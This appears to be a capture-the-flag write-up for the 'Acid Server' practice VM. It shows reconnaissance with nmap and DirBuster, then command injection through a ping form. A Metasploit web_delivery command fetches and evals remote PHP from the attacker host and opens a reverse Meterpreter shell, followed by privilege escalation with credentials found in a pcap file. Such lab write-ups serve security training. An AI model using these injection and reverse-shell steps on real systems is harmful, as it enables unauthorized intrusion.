
Acid Server

সোমবার, 20 সেপ্টেম্বর, 2021 7:07 AM


First I searched for the ip address of the vulnerable server using netdiscover



```
Currently scanning: 172.16.44.0/16   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.160.129 00:0c:29:86:be:72      3     180  VMware, Inc.
192.168.160.2   00:50:56:f1:ba:4c      3     180  VMware, Inc.
192.168.160.254 00:50:56:e6:08:98      1      60  VMware, Inc.
```

The ip of the vulnerable server found 192.168.0.168


First i did nmap scan



```
┌──(root💀 kali)-[/home/kali]
└─# nmap 192.168.160.129                                                130 ✗
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 01:18 EDT
Nmap scan report for 192.168.160.129
Host is up (0.012s latency).
All 1000 scanned ports on 192.168.160.129 are closed
MAC Address: 00:0C:29:86:BE:72 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds

┌──(root💀 kali)-[/home/kali]
└─# nmap -Pn -sN -p- 192.168.160.129
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan tim
es will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 01:18 EDT
Nmap scan report for 192.168.160.129
Host is up (0.0031s latency).
Not shown: 65534 closed ports
PORT      STATE         SERVICE
33447/tcp open|filtered unknown
MAC Address: 00:0C:29:86:BE:72 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 9.48 seconds
```

Only 33447 port was found open.


I checked the website on that port




Welcome to the world of Acid.


Fairy tails uses secret keys to open the magical doors.

After carefully looking I found the browser tab header of the webpage showed /Challenge.
Redirecting to /Challenge page I found this page.






There was nothing much on the webpage. So to find other pages in the website I used dirbuster.



```
┌──(root💀kali)-[~]
└─# dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /Challenge/index.php - 200
Dir found: /Challenge/ - 200
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: I/O exception (java.net.ConnectException) caught when processing request:
Connection refused (Connection refused)
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: Retrying request
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: I/O exception (java.net.ConnectException) caught when processing request:
Connection refused (Connection refused)
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: Retrying request
```



Target URL (eg http://example.com:80/)
http://192.168.160.129:33447/Challenge/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /Challenge/

☑ Brute Force Files □ Use Blank Extension File extension php


URL to fuzz - /test.html?url={dir}.asp
/Challenge/

The wordlist file I found from this path /usr/share/dirbuster/wordlists


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 5 Files: 7
Results - Tree View
Errors: 14

http://192.168.0.168:33447/Challenge/


Type	Found	Response	Size
File	/Challenge/index.php	200	1756
Dir	/Challenge/	200	1827
Dir	/Challenge/css/	403	477
Dir	/Challenge/includes/	403	482
File	/Challenge/include.php	302	390
Dir	/Challenge/js/	403	476
Dir	/Challenge/styles/	403	480
File	/Challenge/includes/logout.php	302	561
File	/Challenge/error.php	200	493
File	/Challenge/includes/functions.php	200	147



File	/Challenge/cake.php	200	685
File	/Challenge/hacked.php	302	390
Dir	/Challenge/less/	403	478

Current speed: 27 requests/sec
Average speed: (T) 3077, (C) 1057 requests/sec
Parse Queue Size: 0
Total Requests: 2646563/2646587
Time To Finish: 00:00:00
Current number of running threads: 200
DirBuster Stopped

The I looked around the pages from different directories.




Try to Extract Juicy details
192.168.160.129:33447/Challenge/hacked.php

You are going Good...Show me your Ninja Skills.

Enter your ID:

I didn't find anything userful on /hacked.php page so I searched /cake.php

On the browser tab of cake.php /Magic_Box was written. So I visited /Challenge/Magic_Box page.




403 Forbidden
192.168.160.129:33447/Challenge/Magic_Box/

Forbidden

You don't have permission to access /Challenge/Magic_Box/ on this server.

Apache/2.4.10 (Ubuntu) Server at 192.168.160.129 Port 33447

On the website page there was nothing interesting. So I looked for other directories using dirbuster




OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing


http://192.168.160.129:33447/Challenge/Magic_Box/

Type	Found	Response	Size
File	/Challenge/Magic_Box/command.php	200	783
Dir	/Challenge/Magic_Box/proc/	403	490
File	/Challenge/Magic_Box/proc/validate.php	302	424
File	/Challenge/Magic_Box/tails.php	200	1685
File	/Challenge/Magic_Box/low.php	200	147
Dir	/Challenge/Magic_Box/	403	483

Current speed: 0 requests/sec
Average speed: (T) 2346, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 830519/830533
Time To Finish: ~
Current number of running threads: 200
Starting dir/file list based brute forcing

I went to the /command.php webpage and there was a ping option.





You are 1337 Hax0r. Keep your patiene and proceed further.

Enter the Host to Ping: 192.168.160.128


I tried to use nc but it didn't work for me.
So I tried metaspliot

```
┌──(root💀 kali)-[/home/kali]
└─# msfconsole
```

I Searched for web_delivery




```
msf6 > search web_delivery

Matching Modules
================

   #  Name                                                    Disclosure Date
Rank       Check  Description
   -  ----                                                    ---------------
----       -----  -----------
   0  exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20
excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   1  exploit/multi/script/web_delivery                        2013-07-19
manual     No     Script Web Delivery


Interact with a module by name or index. For example info 1, use 1 or use exploit/m
ulti/script/web_delivery
```



```
msf6 > use 1
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to lis
                                       ten on. This must be an address on the loc
                                       al machine or 0.0.0.0 to listen on all add
                                       resses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
                                       is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default i
                                       s random)


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spec
                                     ified)
   LPORT  4444             yes       The listen port
```


```
Exploit target:
```

I set the target to 1, lhost to 192.168.160.128 and payload to /php/meterpreter/reverse_tcp and then send the exploit




```
msf6 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.160.128:4444
[*] Using URL: http://0.0.0.0:8080/QyXXWiWtWr
msf6 exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.160.128:8080/QyXXWiWtWr
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.160.128:8080/QyXXWiWtWr', false, stream_context_create(['ssl'⇒['verify_
peer'⇒false,'verify_peer_name'⇒false]])));"
i[*] 192.168.160.129  web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39282 bytes) to 192.168.160.129
[*] Meterpreter session 1 opened (192.168.160.128:4444 → 192.168.160.129:55081) at 2021-09-23 05:10:11 -0400

[-] Unknown command: i
```

I copied the target command found from the metaspliot exploit
And pinged 127.0.0;targetcommad on the website



192.168.160.129:33447/Challenge/Magic_Box/command.php




You are 1337 Hax0r. Keep your patiene and proceed further.

Enter the Host to Ping: ct_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"


Then waited for a session to be created.
When session was created on the msfconsole. I set sessions 1

Then I went to shell. But terminal was not working. So I had to run a python script to run terminal




```
meterpreter > shell
Process 1560 created.
Channel 0 created.
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ cd
cd
bash: cd: HOME not set
www-data@acid:/var/www/html/Challenge/Magic_Box$ cd ..
cd ..
www-data@acid:/var/www/html/Challenge$ cd ..
cd ..
www-data@acid:/var/www/html$ cd ..
cd ..
www-data@acid:/var/www$ cd ..
cd ..
www-data@acid:/var$ cd ..
cd ..
www-data@acid:/$ ls
ls
bin     dev   initrd.img  media  proc  s.bin  sys  var
boot    etc   lib         mnt    root  sbin   tmp  vmlinuz
cdrom   home  lost+found  opt    run   srv    usr
www-data@acid:/$ cd sbin
cd sbin
www-data@acid:/sbin$ cd sbin
cd sbin
```

I lurked around to find suspicious folders.
And I found something on sbin folder




```
www-data@acid:/$ cd sbin
cd sbin
www-data@acid:/sbin$ ls
ls
MAKEDEV          fsfreeze         mke2fs                rarp
acpi_available   fstab-decode     mkfs                  raw
agetty           fstrim           mkfs.bfs              raw_vs_isi
```




```
apm_available      getcap              mkfs.cramfs             reboot
apparmor_parser    getpcaps            mkfs.ext2               regdbdump
badblocks          getty               mkfs.ext3               resize2fs
blkdiscard         halt                mkfs.ext4               resolvconf
blkid              hdparm              mkfs.ext4dev            rmmod
blockdev           hwclock             mkfs.fat                route
bridge             ifconfig            mkfs.minix              rtacct
capsh              ifdown              mkfs.msdos              rtmon
cfdisk             ifquery             mkfs.ntfs               runlevel
chcpu              ifup                mkfs.vfat               runuser
crda               init                mkhomedir_helper        setcap
ctrlaltdel         insmod              mkntfs                  setvtrgb
debugfs            installkernel       mkswap                  sfdisk
depmod             ip                  mntctl                  shadowconfig
dhclient           ip6tables           modinfo                 shutdown
dhclient-script    ip6tables-restore   modprobe                slattach
```

On the raw_vs_isi folder found a suspicious file named hint.pcapng




```
www-data@acid:/sbin$ cd raw_vs_isi
cd raw_vs_isi
www-data@acid:/sbin/raw_vs_isi$ ls
ls
hint.pcapng
```

I used cat and looked carefully and found the username and password



```
www-data@acid:/sbin/raw_vs_isi$ cat hint.pcapng
cat hint.pcapng

tM<+▒���������▒Linux 3.18.0-kali3-686-pae/Dumpcap 1.10.2 (SVN Rev 51934 from /trunk-1.10)tH��eth0
                                                                                  ▒Linux 3.18.0-kali3-686-paeHt��z6TT33
�v����`�� BkM���������{2wpadt`��z6@@^� h�v�E2���������<{2wpad`\�Hz6<<���������C?��C?������\|�*�~6\\������ h�v
CACACACACACACAAA ||�Cv�6\\������\����ENc�@�?�������:X}� EJFDEBFEEBFACACACACACACACACAAA |x�{v�6VV33\����#��` ��]���▒���
^�\����E43���������� zs�isatapd\����6<<���������C?��C?������\x��K6VV33\����#��` ��]���▒������ ��s�isatapx|�6d
EBFEEBFACACACACACACACACACAAA |\����6<<���������C?��C?������\\�w*�6<<���������C?��C?������\|��6ZZ��C?��
                                                                                   )6{E�L�@@J���
g��{{8���#       �P+N�[�^�o�D��o��K��o��j$���t�{||�+��6ZZ
                                              )6{▒��C?�EL��@8{�g����
{{8�$$  �(*>�fo�n��\�a���t�{�Œ���Œ|\�a��6<<���������C?��C?������\\�bz�6<<������ h�v h�v�������������'\\��z�
                                                                                            )@�H
                                                                                              )@�H��' h�v����\��4s
                                                                                                                 )@
�H h�v�EX��)q����'�^�D~0:0Ji��00�
                           7�0�\�T��6<<���������C?��C?������\��p��6ff
                                                 )@�H h�v�EXNS3������'�_�D~0:0Ji��00�
                                                                              7�0���W;7]]
                                                                                       )@�H h�v�EO0K@@���
���;�N0�/public�� L3�V0�0�
                     +�|�W=7\\ h�v��
                                )@�EN\��\b��'�����:��00public�#L3�V0+XP_FDCC|\�%�7<<������ h�v h�v����.���\\�o�7<<
^,7**��������� h�v h�v����.���\\��%7<<������ h�v h�v����.���\L�
         )�<�
           )�<� h�v�E4@@����:��,9�LnR~\Q����|

s�
m�d\��G8<<������� h�v h�v����.���\��.D�8||
                                        )�<� h�v�En@@�����.��,9�LnR~\Q��▒��

{
m�saman and now a days he's known by the alias of 1337hax0r
�d�iD�8BB h�v��
               )�<E4H�@@p-��,��.�L9\Q�nR~W��
i

u%
```

Then I logged in.



```
www-data@acid:/$ su saman
su saman
Password: 1337hax0r

saman@acid:/$ sudo su
sudo su
[sudo] password for saman: 1337hax0r

  ____                            _         _       _   _                 
